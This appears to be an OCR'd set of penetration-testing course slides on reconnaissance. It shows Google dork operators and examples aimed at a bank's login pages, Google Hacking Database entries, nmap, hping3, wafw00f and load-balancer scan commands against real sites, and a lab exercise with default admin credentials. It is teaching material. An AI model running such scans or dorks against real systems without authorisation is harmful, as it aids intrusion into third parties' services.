
Information gathering

- Web
  - Website visits
  - Google Dorks: Smart search filters
  - Web Tools

Google Hacking Database: Google Dorks

Operator	Syntax
cache	**cache**: *URL [string]*
filetype	**filetype**: *[type]*
info	**info**: *[string]*
intitle	**intitle**: *[string]*
inurl	**inurl**: *[string]*
site	**site**: *[domain/Website][string]*

Google Dorks



Google

site:www.bankofamerica.com intitle:login

All News Shopping Images More Settings Tools

3 results (0.34 seconds)

Works - Login

https://www.bankofamerica.com/vanity/redirect.go?src=/worksonline

The Works application is a Web-based, user-friendly electronic card payment management service that automates, streamlines, and integrates existing payment ...

Login

https://www.bankofamerica.com/vanity/redirect.go?src=/PINCHECK

Password: Forgot your Password? Privacy & Security Recommended Settings. © 2016 Bank of America Corporation. All rights reserved. General Disclaimer.

BankAmericard® Better Balance Rewards™ | Login - FIA Card Services

https://www.bankofamerica.com/vanity/redirect.go?src=/...

Get rewarded up to $100 a year. Each month, pay more than the minimum amount due; Make your monthly payments on time; Get an automatic $25 reward at ...

In order to show you the most relevant results, we have omitted some entries very similar to the 3 already displayed.
If you like, you can repeat the search with the omitted results included.

site:pastebin.com www.sdklsfjk.com

All Videos News Images Shopping More Settings Tools

Your search - **site:pastebin.com www.sdklsfjk.com** - did not match any documents.

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

https://www.exploit-db.com/google-hackin

Search

Most Visited ▾ | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

EXPLOIT DATABASE

Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

Any Category

Search

SEARCH

Date	Title	Category
2016-11-29	"PHP Mailer" "priv8 Mailer" ext:php	Footholds
2016-11-29	inurl:".esy.es/default.php"	Sensitive Directories
2016-11-29	"PHP Credits" "Configuration" "PHP Core" ext:php inurl:info	Web Server Detection
2016-11-29	Hostinger © 2016. All rights reserved inurl:default.php	Sensitive Directories

Other Techniques

- Geographical location
- Parent Company / Acquisition
- Language & culture
- Cached Contents
- Yellow Pages
- Social Network
- Visit Client premises

External Penn Testing

- Traceroute

- nmap -v --traceroute www.infosecblog.org

Live Host discovery (PING)

- ping
  - ping www.infosecblog.org -c 3
  - ping netflix.com -c 3 — issue with timeout due to firewall
- Hping3
  - hping3 -S netflix.com -p 80 -c 3
- nmap
  - nmap -T4 -sn netflix.com -v

Port scanning

NMAP

NMap

- nmap -T4 -v -PN -n -sS -top-port 100 —max-parallelism 10 -oA nmapSYN www.infosecblog.org

- nmap -T4 -v -PN -n -sA -top-port 100 —max-parallelism 10 -oA nmapSYN www.infosecblog.org

- nmap -T5 -PN -v -oA nmapComplete www.infosecblog.org

Application Penetration Testing

- Reconnaissance
- Application firewall scanning
- Load balancing
- Web crawling
- Application analysis
- Scan for any content management
- SQL Injection, Cross Site Scripting
- Maintain access
- Denial Of Service (DOS) attack

Web Application Firewall (WAF)

- Attack need to bypass the firewall

Firewall identification: wafw00f

- No Firewall
  - wafw00f https://www.ibm.com/
- Firewall:
  - wafw00f https://www.netflix.com

Load Balancing test

- lbd www.netflix.com

- lbd http://www.itsecgames.com/

Web Crawling: What do we find?

- Admin portals
- Configuration files
- Where are backups?
- Administration code
- Can find confidential information
- Source code analysis

Kali Crawlers

- Burp suite
- Dirbuster
- OWASP-ZAP
- Webscarab
- Vega
- Webslayer

Exercise

1. Import hhjwa-2016.1-vbox-amd64.ova appliance into VirtualBox

2. Start Wordy Ninja (https://github.com/cjudd/wordyninjablog)


   ```
   cd ~/workspaces/wordyninjablog
   git fetch
   git checkout a74b32f ./gradlew run
   ```

3. Open Iceweasel browser and navigate to http://localhost:8080 or from host http://localhost:8081


4. Login as admin/admin1234

